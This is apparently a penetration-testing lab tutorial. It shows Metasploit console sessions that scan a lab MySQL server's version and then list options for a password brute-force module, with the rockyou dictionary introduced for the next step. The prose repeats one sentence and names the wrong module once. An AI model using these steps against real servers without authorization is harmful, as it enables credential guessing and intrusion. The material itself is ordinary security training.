
```
msf5 > use auxiliary/scanner/mysql/mysql_version
msf5 auxiliary(scanner/mysql/mysql_version) > showoptions
[-] Unknown command: showoptions.
msf5 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifi
er
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads

msf5 auxiliary(scanner/mysql/mysql_version) > 
```

The only option it requires is that of rhosts option. Set the rhosts option which is the IP address of our target. (In this case, RHOST is 192.168.41.134). After the option is set, execute the module using the run command as shown below. The module will display the version of the MySQL software running on the target as shown in the image below.




```
msf5 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.41.134
RHOSTS => 192.168.41.134
msf5 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.41.134:3306   - 192.168.41.134:3306 is running MySQL 5.0.51a-3ubuntu
5 (protocol 10)
[*] 192.168.41.134:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_version) > 
```

Now let us try to crack the password using the scanner/mysql/mysql_login module. Load the auxiliary/scanner/mysql/mysql_version module as shown below and use the show options command to see all the options this module requires. Scroll down or up to check all the options this module has. Scroll down or up to check all the options this module has. The image is shown below.




```
msf5 auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_
login
msf5 auxiliary(scanner/mysql/mysql_login) > showoptions
[-] Unknown command: showoptions.
msf5 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all user
s
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 t
o 5
   DB_ALL_CREDS      false            no        Try each user/password couple st
ored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current
 database to the list
   DB_ALL_USERS      false            no        Add all users in the current dat
abase to the list
   PASSWORD                           no        A specific password to authentic
ate with
   PASS_FILE                          no        File containing passwords, one p
er line
   Proxies                            no        A proxy chain of format type:hos
t:port[,type:host:port][...]
   RHOSTS                             yes       The target address range or CIDR
 identifier
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential
works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authentic
ate as
   USERPASS_FILE                      no        File containing users and passwo
rds separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password
 for all users
   USER_FILE                          no        File containing usernames, one p
er line
   VERBOSE           true             yes       Whether to print output for all
attempts

msf5 auxiliary(scanner/mysql/mysql_login) > 
```

Every Password scanner needs a dictionary. Let us use a dictionary named rockyou.txt.gz. This dictionary contains almost all the passwords that are widely used. Open a terminal and use the locate command to search for the rockyou.txt.gz dictionary as shown.



